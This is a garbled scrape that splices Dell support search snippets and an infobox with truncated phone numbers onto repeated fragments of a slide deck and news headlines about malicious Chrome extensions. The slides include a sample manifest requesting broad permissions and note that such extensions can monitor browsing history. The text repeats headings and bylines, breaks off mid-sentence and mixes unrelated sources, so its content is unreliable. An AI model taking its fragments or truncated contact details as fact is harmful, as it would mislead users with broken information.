Contact Dell Support | Dell US
www.dell.com > Support > Contact Information

Find Dell Support channels like email, chat, and telephone numbers for your Dell computer.

Thanks for choosing live chat | Dell India
www.dell.com/learn/in/en/b2b1/campaigns/live.chat.in

Dell
Computer company

Dell Inc. was an American multinational computer technology company based in Round Rock, Texas, United States, that developed, manufactured, repaired, and supported computers and peripheral products and services.

Customer service: 1800 42

Technical support: 1800 42

Headquarters: Round Rock, Texas, United States

CEO: Michael S. Dell (31 Jan 1965)

Revenue: 54.9 billion USD (2016)

Founder: Michael S. Dell

Malicious extensions are a real threat (2/2)


NEWS February 23, 2017 @ 9:00 AM

Browser Bully? Malicious Google Chrome Extension Pushes User Buttons

By Douglas Bonderud



Chrome dominates the desktop web browser market, with more than 40 percent of users opting for Google's internet environment. But big numbers




CYBERCRIME | SOCIAL ENGINEERING

Forced into installing a Chrome extension

Posted: November 29, 2016 by [Pieter Arntz](#)

Last updated: November 28, 2016



Malicious extensions are a real threat (2/2)



Forced into installing a Chrome extension

Posted: November 29, 2016 by [Pieter Arntz](#)

Last updated: November 28, 2016



Malicious extensions are a real threat (2/2)

webr.space says:

Add Extension to Leave

webr.space says:

Add Extension to Leave

OK

Cancel


a Chrome

Posted: November 29, 2016 by [Pieter Arntz](#)


Last updated: November 28, 2016




Malicious extensions are a real threat (2/2)



Malicious extensions are a real threat (2/2)




Malicious extensions are a real threat (2/2)



Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Real world extensions
- 5 Outlook

The architecture of browser extensions



```
{  
  "update_url":  
    "https://clients2.google.com/service/update2/crx",  
  "name": "Test_Extension",  
  "version": "0.1",  
  "manifest_version": 2,  
  "description": "This is a harmless extension...",  
  "permissions": ["tabs", "<all_urls>", "webRequest"],  
  "content_scripts": [  
    {  
      "all_frames": true,  
      "js": ["content_script.js"],  
      "matches": ["<all_urls>"],  
      "run_at": "document_start"  
    }  
  ],  
  "background": {  
    "scripts": ["background.js"]  
  }  
}
```

Security mechanism: Permissions

Background Scripts

Two-dimensional permission system:

- *functional permissions*: *tabs*,
bookmarks, *webRequest*,
desktopCapture, ...
- *host permissions*:
`https://*.google.com`,
`http://www.facebook.com`,
but also `<all_urls>` and `https:///*/*`

Host permissions restrict effect of some functional permissions

Content Scripts

Black and white:
either injecting script, or not

Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Real world extensions
- 5 Outlook

Chrome Web Store




available in the
chrome web store


- Main way of distributing extensions
- We monitor 125k "additional Chrome features"
(ca. 10% got removed during last 5 months)

Wide variety of categories:

productivity	32.29%
fun	15.86%
communication	12.64%
accessibility	10.05%
web_development	9.95%
search_tools	5.87%
shopping	4.83%
news	3.51%
photos	2.10%
blogging	1.86%




Our "Big Data" extension archive





- Daily snapshots of over 125'000 artifacts
- Over 3TB in size
- Over 23GB JavaScript (over 3'9 billion LOC)

Download numbers




Extensions can be big




Observe our browsing behaviour

- Permission: *tabs* or *<all_urls>*, or content script on all sites
- Needed for many simple extensions
- Can monitor your complete history, incl. full urls



